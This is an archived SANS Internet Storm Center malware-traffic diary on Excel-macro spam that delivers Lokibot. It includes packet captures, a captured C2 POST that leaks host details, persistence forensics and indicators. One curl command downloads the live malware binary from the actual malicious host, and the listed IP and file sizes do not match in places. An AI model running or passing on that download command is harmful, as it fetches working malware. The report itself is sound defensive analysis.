Malspam pushing Lokibot malware - SANS Internet Storm Center

By SANS Internet Storm Center


Archived: 2026-04-05 14:25:10 UTC

Introduction

I've frequently seen malicious spam pushing Lokibot (also spelled "Loki-Bot") since 2017. This year, I've written diaries about it in February 2018 and June 2018. I most recently posted an example to my blog on 2018-11-26. This type of malicious spam shows no signs of stopping, so here's a quick diary covering an example from Monday 2018-12-03.

The email


Templates for malicious spam pushing Lokibot vary, and the example from Monday 2018-12-03 was disguised as a purchase quotation. The email contained an Excel spreadsheet with a macro designed to infect vulnerable Windows hosts with Lokibot malware. Potential victims need to click through warnings, so this is not an especially stealthy method of infection.



Shown above: Screenshot of the email with an attached Excel spreadsheet.

Infection traffic

A macro from the Excel spreadsheet retrieved Lokibot malware using HTTPS from a URL at ***a.doko[.]moe***. I used Fiddler to monitor the HTTPS traffic and determine the URL. The HTTPS request to ***a.doko[.]moe*** had no User-Agent string. If you use curl to retrieve the binary, you must use the -H option to exclude the User-Agent line from your HTTPS request.



http.request or ssl.handshake.type == 1 — Expression...

Time	Dst	port	Host	Server Name	Info
2018-12-03 23:22…	185.83.215.2	443		a.doko.moe	Client Hello
2018-12-03 23:23…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:23…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:23…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:24…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:25…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:26…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:27…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:28…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:29…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:30…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:31…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:32…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:33…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0
2018-12-03 23:34…	199.192.27.109	80	decvit.ga		POST /and/cat.php HTTP/1.0

Shown above: Traffic from the infection filtered in Wireshark.

```
$ curl -H "User-Agent:" -o lokibot.bin https://a.doko.moe/tkencn.jpg
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  833k  100  833k    0     0  92428      0  0:00:09  0:00:09 --:--:-- 72459
$ file lokibot.bin
lokibot-binary.bin: PE32 executable (GUI) Intel 80386, for MS Windows
$ shasum -a 256 lokibot.bin
b8b6ee5387befd762ecce0e146bd0a6465239fa0785869f05fa58bdd25335d3e  lokibot.bin
$
```

*Shown above: Using curl to retrieve the Lokibot malware binary from **a.doko[.]moe**.*

Wireshark · Follow TCP Stream (tcp.stream eq 1) · 2018-12-03-infection-traffic-from-Lokibot-malspam


```
POST /and/cat.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: decvit.ga
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 458C3AB2
Content-Length: 192
Connection: close

..'.......ckav.ru..
...h.o.m.e.r.......S.I.M.P.S.O.N.S.-.P.C.......S.I.M.P.S.O.N.S.-.P.C.........
..........k.................0...3.D.C.1.9.8.0.4.4.6.3.1.D.1.B.1.3.2.D.D.
3.7.F.6.....jvvTP....HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 03 Dec 2018 23:23:17 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.6.38

File not found.
```

4 client pkts, 4 server pkts, 5 turns.


Shown above: Post-infection traffic from the Lokibot-infected Windows host.

Forensics on the infected host

The infected Windows host made Lokibot persistent through a Windows registry update. This registry update was quite similar to previous Lokibot infections I've generated in my lab environment. In this example, the infected host also had a VBS file in the Windows menu Startup folder. This pointed to another copy of the Lokibot malware executable; however, that executable had deleted itself during the infection. The only existing Lokibot executable was in the directory path listed in the associated Windows registry entry.



Shown above: Windows registry update to keep Lokibot persistent.



Shown above: VBS file in the Startup menu folder specifying a location where the malware had deleted itself.

Indicators

The following are indicators from an infected Windows host. Any URLs, IP addresses, and domain names have been "de-fanged" to avoid any issues when viewing today's diary.

Traffic from an infected windows host:

- 185.83.215[.]3 port 443 - ***a.doko[.]moe*** - GET /tkencn.jpg (encrypted HTTPS traffic)
- 199.192.27[.]109 port 80 - ***decvit[.]ga*** - POST /and/cat.php

Malware from an infected windows host:

SHA256 hash: 58cea3c44da13386b5acfe0e11cf8362a366e7b91bf9fc1aad7061f68223c5a8

- File size: 853,504 bytes
- File name: 62509871.xls
- File description: Attached Excel spreadsheet with macro to retrieve Lokibot

SHA256 hash: b8b6ee5387befd762ecce0e146bd0a6465239fa0785869f05fa58bdd25335d3e

- File size: 853,504 bytes
- File location: hxxps://a.doko[.]moe/tkencn.jpg
- File location: C:\Users*[username]*\AppData\Roaming\44631D\D1B132.exe
- File location: C:\Users*[username]*\AppData\Roaming\sticik\stickiy.exe (deleted itself during the infection)

- File description: Lokibot malware binary

Final words

Email, pcap, and malware for the infection can be found here.

Brad Duncan
brad [at] malware-traffic-analysis.net
